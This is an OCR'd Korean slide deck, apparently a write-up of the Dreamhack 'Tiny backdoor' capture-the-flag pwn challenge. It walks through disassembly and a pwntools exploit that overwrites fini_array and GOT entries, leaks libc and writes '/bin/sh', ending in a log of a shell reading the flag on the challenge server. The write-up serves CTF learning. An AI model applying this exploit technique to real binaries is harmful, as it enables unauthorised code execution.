
Tiny backdoor

문제 분석:



Tiny backdoor

Got plt:



Tiny backdoor

canary:

Bof 막기 위해 탄생
이 값이 변조되면 프로그램 종료됨

Tiny backdoor

canary:

카나리는 변조되면
Stack_chk_fail 이라는 함수 실행

Tiny backdoor

canary:

```
.got.plt:0000000000600BA8 ; ===========================================================================
.got.plt:0000000000600BA8
.got.plt:0000000000600BA8 ; Segment type: Pure data
.got.plt:0000000000600BA8 ; Segment permissions: Read/Write
.got.plt:0000000000600BA8 _got_plt        segment qword public 'DATA' use64
.got.plt:0000000000600BA8                 assume cs:_got_plt
.got.plt:0000000000600BA8                 ;org 600BA8h
.got.plt:0000000000600BA8                 dq offset stru_6009C8
.got.plt:0000000000600BB0 qword_600BB0    dq 0                    ; DATA XREF: sub_400530↑r
.got.plt:0000000000600BB8 qword_600BB8    dq 0                    ; DATA XREF: sub_400530+6↑r
.got.plt:0000000000600BC0 off_600BC0      dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000600BC8 off_600BC8      dq offset __stack_chk_fail
.got.plt:0000000000600BC8                                         ; DATA XREF: ___stack_chk_fail↑r
.got.plt:0000000000600BD0 off_600BD0      dq offset setbuf        ; DATA XREF: _setbuf↑r
.got.plt:0000000000600BD8 off_600BD8      dq offset getchar       ; DATA XREF: _getchar↑r
.got.plt:0000000000600BE0 off_600BE0      dq offset sleep         ; DATA XREF: _sleep↑r
.got.plt:0000000000600BE0 _got_plt        ends
.got.plt:0000000000600BE0
```

Tiny backdoor

exploit:

그걸 이용하여 무한 aaw 가능

Tiny backdoor

exploit:

fini array2 -> canary -> fini array1 -> canary
-> canary -> canary

Tiny backdoor

exploit:

```
4005D3 main             proc near               ; DATA XREF: start+1D↓o
4005D3
4005D3 var_10           = qword ptr -10h
4005D3
4005D3 ; __unwind {
4005D3                  push    rbx
4005D4                  xor     esi, esi        ; buf
4005D6                  sub     rsp, 10h
4005DA                  mov     rdi, cs:stdin   ; stream
4005E1                  mov     rax, fs:28h
4005EA                  mov     [rsp+18h+var_10], rax
4005EF                  xor     eax, eax
4005F1                  call    _setbuf
4005F6                  mov     rdi, cs:stdout  ; stream
4005FD                  xor     esi, esi        ; buf
4005FF                  call    _setbuf
400604                  xor     eax, eax
400606                  call    sub_400727
40060B                  mov     rbx, rax
40060E                  xor     eax, eax
400610                  call    sub_400727
400615                  mov     [rax], bl
400617                  mov     rax, [rsp+18h+var_10]
40061C                  xor     rax, fs:28h
400625                  jz      short loc_40062C
400627                  call    __stack_chk_fail
```

Tiny backdoor

exploit:

```
400590 ; __unwind {
400590                 sub     rsp, 18h
400594                 mov     edi, 1          ; seconds
400599                 mov     rax, fs:28h
4005A2                 mov     [rsp+18h+var_10], rax
4005A7                 xor     eax, eax
4005A9                 call    _sleep
4005AE                 mov     rax, [rsp+18h+var_10]
4005B3                 xor     rax, fs:28h
4005BC                 jz      short loc_4005C3
4005BE                 call    ___stack_chk_fail
4005C3
4005C3 loc_4005C3:                             ; CODE XREF: sub_400590+2C↑j
4005C3                 lea     rdi, s          ; "no brute"
4005CA                 add     rsp, 18h
4005CE                 jmp     _puts
4005CE ; } // starts at 400590
4005CE sub_400590      endp
4005CE
```

Tiny backdoor

exploit:

Setbuf -> puts

Tiny backdoor

exploit:

```
def overwrite(a,b):
    p.sendline(f'{str(int(a))[::-1]}'.encode())
    sleep(0.1)
    p.sendline(f'{str(int(b))[::-1]}'.encode())
# ------- 카나리 덮기 ----------
overwrite(0xf6,0x6009c0)   #fini array 2
overwrite(0xf6,0x600bc8)   #canary
overwrite(4,0x6009b8)   #fini array 1
overwrite(0xDA,0x600bc8)   #canary
overwrite(4,0x600bc8) #canary
overwrite(6,0x600bc9) #canary
```

Tiny backdoor

exploit:

```
# ------------ libc leak 시작 ----------
overwrite(0xce, 0x600bd0)
overwrite(0x5,  0x600be1)
overwrite(0x40, 0x600be2)
overwrite(0x0,  0x600be3)
overwrite(0x0,  0x600be4)
overwrite(0x0,  0x600be5) #setbuf 에 puts 쓰기

overwrite(0xf6, 0x600b98)
overwrite(0x5,  0x600b99)
overwrite(0x40, 0x600b9a)
overwrite(0x0,  0x600b9b)
overwrite(0x0,  0x600b9c)
overwrite(0x0,  0x600b9d) # __libc_start_main main 주소로

overwrite(0x8,  0x600c00)
overwrite(0x64, 0x600bc8) # __libc_start_main으로 가기
```

Tiny backdoor

exploit:

```
overwrite(4,0x600BC8)
overwrite(bytes_list[0],0x600BD0)
overwrite(bytes_list[1],0x600BD1)
overwrite(bytes_list[2],0x600BD2)
overwrite(bytes_list[3],0x600BD3)
overwrite(bytes_list[4],0x600BD4)
overwrite(bytes_list[5],0x600BD5)
binsh =
[0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0x00]
for i in range(7):
    overwrite(binsh[i],0x600C10+i)
stdin =
[0x10,0x0c,0x60,0x00,0x00,0x00,0x00,0x00]
for i in range(7):
    overwrite(stdin[i],0x600c00+i)
slep = [0xf6,0x05,0x40,0x00,0x00,0x00,0x00,0x00]
for i in range(7):
    overwrite(slep[i],0x600BE0+i)
overwrite(0xa9,0x600B98)
overwrite(0x64,0x600BC8)
```

Tiny backdoor

결과:

```
chan@DESKTOP-PE9G5L9:/mnt/c/Users/Heechan/Downloads/tiny_backdoor$ /usr/bin/python3 /mnt/c/Users/Heechan/Downloads/tiny_backdoor/ex3.py
[+] Opening connection to host3.dreamhack.games on port 13880: Done
[*] '/mnt/c/Users/Heechan/Downloads/tiny_backdoor/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f0d097db420
[32, 180, 125, 9, 13, 127]
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ ls
backdoor
flag.txt
$ cat flag.txt
DH{[redacted]}
$
```

Q & A

마무리